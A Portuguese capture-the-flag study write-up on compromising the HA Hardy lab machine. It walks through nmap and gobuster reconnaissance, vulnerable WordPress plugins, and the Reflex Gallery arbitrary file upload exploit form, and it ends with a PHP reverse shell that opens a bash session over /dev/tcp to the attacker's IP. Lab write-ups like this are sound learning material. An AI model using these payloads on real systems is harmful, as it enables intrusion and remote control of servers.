

[illegible]

# Relatório

## Máquina 0x07 (HA Hardy)

Por Sávio ( @dissolvimento)

# Resumo

Essas são minhas anotações de estudo referentes ao [Desafio 02](#) do [Beco do Exploit](#), organizadas no formato de relatório. O desafio consistia, inicialmente, em hackear 30 máquinas em 30 dias. No entanto, esse prazo acabou sendo muito curto para minha rotina. Por isso, optei por seguir no meu próprio ritmo, priorizando a compreensão aprofundada dos conceitos, vulnerabilidades, ataques, entre outros, e cristalizando esse aprendizado nestas anotações. É importante ressaltar que os relatórios seguem uma sequência lógica: alguns conceitos que não foram explicados em um relatório podem já ter sido abordados em outro, sendo recomendada a leitura sequencial. Todos os relatórios anteriores podem ser encontrados em <https://www.github.com/bitvca/Desafio02>.


# Sumário

<b>1</b>	<b>Exploração</b>	<b>1</b>
1.1	Reconhecimento Inicial . . . . .	1
1.2	Wordpress . . . . .	4
1.3	Exploits para Plugins do Wordpress . . . . .	6
1.4	Arbitrary File Upload . . . . .	7
1.4.1	Configuração do Exploit . . . . .	8
1.5	Reverse Shell: Teoria . . . . .	10
1.6	Reverse Shell: Aplicação . . . . .	12
1.7	Escalonamento de Privilégios . . . . .	16
1.7.1	SUID Bit . . . . .	16
1.7.2	Modificação do passwd . . . . .	18
1.7.3	Sobrescrição do /etc/passwd . . . . .	20
	<b>Referências</b>	<b>21</b>
<b>A</b>	<b>Apêndice A: Estrutura do /etc/passwd</b>	<b>22</b>

# Exploração

## 1.1 Reconhecimento Inicial

Máquina 07 (HA Hardy) configurada no VirtualBox:




Com o propósito de identificar o alvo na rede, é feito um scan com a ferramenta *nmap*

```
$ nmap -sn 192.168.0.0/24
```

É então revelado o endereço da máquina-alvo (192.168.0.127):

```
nmap -sn 192.168.0.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2025-07-18 08:16 -0300
Nmap scan report for 
Host is up (0.0031s latency).
Nmap scan report for 
Host is up (0.0044s latency).
Nmap scan report for 
Host is up (0.0016s latency).
Nmap scan report for 
Host is up (0.061s latency).
Nmap scan report for 192.168.0.127 (192.168.0.127)
Host is up (0.00030s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 44.69 seconds
```

O acesso ao endereço de ip pelo navegador retorna a página padrão do servidor *Apache*:



Visando o reconhecimento dos serviços rodando e suas respectivas versões, é realizado um scan mais profundo com a ferramenta *nmap*

```
$ nmap -sV -p- -Pn 192.168.0.127
```

Que retorna apenas o servidor Apache rodando na porta 80:

```

nmap -sV -p- -Pn 192.168.0.127
Starting Nmap 7.97 ( https://nmap.org ) at 2025-07-18 08:15 -0300
Nmap scan report for 192.168.0.127 (192.168.0.127)
Host is up (0.00010s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.26 seconds

```

Diante disso, visando identificar vetores adicionais de ataque, é utilizada a ferramenta **gobuster** em conjunto com a wordlist **big.txt**<sup>1</sup> aplicando a técnica de força bruta de diretórios no endereço ip do alvo

```
$ gobuster dir -u http://192.168.0.127/ -w /usr/share/wordlists/dirb/big.txt
```

O scan revelou, entre outros diretórios, a presença do diretório **/wordpress**:

```


gobuster dir -u http://192.168.0.127/ -w /usr/share/wordlists/dirb/big.txt
=====
Gobuster v3.7
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://192.168.0.127/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.7
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess           (Status: 403) [Size: 278]
/.htpasswd           (Status: 403) [Size: 278]
/javascript          (Status: 301) [Size: 319] [--> http://192.168.0.127/javascript/]
/server-status       (Status: 403) [Size: 278]
/wordpress           (Status: 301) [Size: 318] [--> http://192.168.0.127/wordpress/]
Progress: 20469 / 20469 (100.00%)
=====
Finished
=====

```


<sup>1</sup> Wordlist padrão da ferramenta **dirb**. Localizada no Kali Linux em **/usr/share/wordlists/dirb/big.txt**.

## 1.2 Wordpress

O acesso ao diretório /wordpress pelo navegador exibe uma página wordpress simples:



São utilizadas as *DevTools*<sup>2</sup> do firefox com o objetivo de enumerar manualmente possíveis vulnerabilidades no serviço wordpress:



Na sessão Debugger, é possível encontrar os possíveis plugins ativos no serviço wordpress:

<sup>2</sup> Ferramentas de Desenvolvedor





Figura 1.1: Plugins Wordpress

Identificados os plugins ativos, torna-se possível buscar pela existência de exploits para as versões disponíveis dos plugins:





## 1.3 Exploits para Plugins do Wordpress

Prosseguindo, é utilizado o utilitário *searchsploit*, do Exploit-DB, para verificar a existência de exploits associados aos plugins do wordpress. Sendo encontrado, por exemplo, para o plugin *mail-masta* uma possível vulnerabilidade de LFI<sup>3</sup> e um SQL Injection:

```
searchsploit mail masta
```

Exploit Title	Path
WordPress Plugin Mail Masta 1.0 - Local File Inclusion	php/webapps/40290.txt
WordPress Plugin Mail Masta 1.0 - Local File Inclusion	php/webapps/50226.py
WordPress Plugin Mail Masta 1.0 - SQL Injection	php/webapps/41438.txt

```
Shellcodes: No Results
```

### Info

A vulnerabilidade LFI (Local File Inclusion) tal como a RFI (Remote File Inclusion) foram abordadas no relatório da máquina 06. Ver [Máquina 0x06 \(W1R3S: 1.0.1\)](#).

Para o plugin *site-editor*, outro LFI e um XSS<sup>4</sup>:

```
searchsploit wordpress site editor
```

Exploit Title	Path
WordPress Plugin Site Editor 1.1.1 - Local File Inclusion	php/webapps/44340.txt
WordPress Plugin User Role Editor 3.12 - Cross-Site Request Forgery	php/webapps/25721.txt

```
Shellcodes: No Results
```

Para o plugin *reflex-gallery*, uma vulnerabilidade de Arbitrary File Upload<sup>5</sup>, a qual será abordada e estudada neste relatório:

```
searchsploit wordpress reflex
```

Exploit Title	Path
WordPress Plugin Reflex Gallery 3.1.3 - Arbitrary File Upload	php/webapps/36374.txt
WordPress Plugin Reflex Gallery - Arbitrary File Upload	php/remote/36809.rb

```
Shellcodes: No Results
```

<sup>3</sup> Local File Inclusion

<sup>4</sup> Cross Site Scripting

<sup>5</sup> Envio Arbitrário de Arquivos

## 1.4 Arbitrary File Upload

Ao exibir a descrição do exploit para plugin reflex-gallery

```
$ cat /usr/share/exploitdb/exploits/php/webapps/36374.txt
```

Encontra-se o diretório e arquivo da função FileUploader, que será usada para fazer o envio arbitrário de arquivos:



```
cat /usr/share/exploitdb/exploits/php/webapps/36374.txt
# Exploit Title: Wordpress Plugin Reflex Gallery - Arbitrary File Upload
# Google Dork: inurl:wp-content/plugins/reflex-gallery/
# Date: 08.03.2015
# Exploit Author: CrashBandicot @DosPerl
# Vendor Homepage: https://wordpress.org/plugins/reflex-gallery/
# Software Link: https://downloads.wordpress.org/plugin/reflex-gallery.zip
# Version: 3.1.3 (Last)
# Tested on: Windows


# p0C : http://i.imgur.com/mj8yADU.png

# Path : wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php
# add Month and Year in GET for Folder of Shell - /wp-content/uploads/" $ GET
```

Figura 1.2: wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php

Ao verificar a existência do diretório no alvo, retorna-se o erro "Nenhum arquivo foi enviado", indicando que o arquivo php.php responsável pela função FileUploader está presente e, conseqüentemente, confirmando a existência da vulnerabilidade:

URL: <http://192.168.0.127/wordpress/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php>



### 1.4.1 Configuração do Exploit


Após verificação da vulnerabilidade, é retornada a leitura da descrição do exploit na Figura 1.2, e localizado o código do exploit propriamente:

```
# Exploit :

<form method="POST" action="http://127.0.0.1:1337/wordpress/wp-content/plugins/reflex-gallery/admin/scripts/FileUploader/php.php?Year=2015&Month=03" enctype="multipart/form-data" >
  <input type="file" name="qqfile"><br>
  <input type="submit" name="Submit" value="Pwn!">
</form>

# Shell Path : http://127.0.0.1:1337/wordpress/wp-content/uploads/2015/03/backdoor.php
```


O código é inserido no arquivo de nome 'exploit.html':



Em seguida, são inseridos tanto o IP do alvo (192.168.0.127) quanto a porta na qual o servidor Apache está operando (80):

```
1 <form method="POST" action="http://192.168.0.127:80/wordpress/wp-content/
  plugins/reflex-gallery/admin/scripts/FileUploader/php.php?Year=2015&Month=03
  " enctype="multipart/form-data" >
2   <input type="file" name="qqfile"><br>
3   <input type="submit" name="Submit" value="Pwn!">
4 </form>
```

Código 1.1: exploit.html code



```
vim exploit.html
1 <form method="POST" action="http://192.168.0.127:80/wordpress/wp-content/plug
  ins/reflex-gallery/admin/scripts/FileUploader/php.php?Year=2015&Month=03" enc
  type="multipart/form-data" >
2   <input type="file" name="qqfile"><br>
3   <input type="submit" name="Submit" value="Pwn!">
4 </form>
```

Acessado o arquivo exploit.html pelo navegador:





Figura 1.3: exploit.html


## 1.5 Reverse Shell: Teoria

Para a explicação da estratégia de exploração do alvo, considere a seguinte representação da máquina do alvo e da máquina do atacante:




No alvo, está em execução um servidor Apache, cuja página inicial possui o título ALVO.SITE. Na Seção 1.4.1, foi configurado o exploit no arquivo exploit.html (Figura 1.3), representado pelo ícone do canhão.

Será criado um arquivo PHP contendo o código responsável por estabelecer um reverse shell<sup>6</sup>. Por meio do exploit que explora a vulnerabilidade de Arbitrary File Upload, este arquivo será selecionado e enviado ao alvo utilizando a função FileUploader, definida pelo plugin reflex-gallery do WordPress:



<sup>6</sup> Shell reverso, ou seja, uma conexão reversa do alvo para o atacante

Em seguida, utilizando a ferramenta netcat, será iniciado um handler que ficará aguardando uma conexão na porta à qual o exploit tentará se conectar.



Assim que o arquivo contendo o código de conexão for executado no alvo, e com o handler ativo na máquina atacante, a conexão será estabelecida.





Figura 1.4: Alvo ↔ Atacante

## 1.6 Reverse Shell: Aplicação


Aplicando essa estratégia, foi criado o arquivo data.php, contendo o código responsável por estabelecer um reverse shell, conectando-se ao IP 192.168.0.12 (máquina do atacante) na porta 8080.

```
1 <?php
2 exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.0.12/8080 0>&1'");
3 ?>
```

Código 1.2: data.php



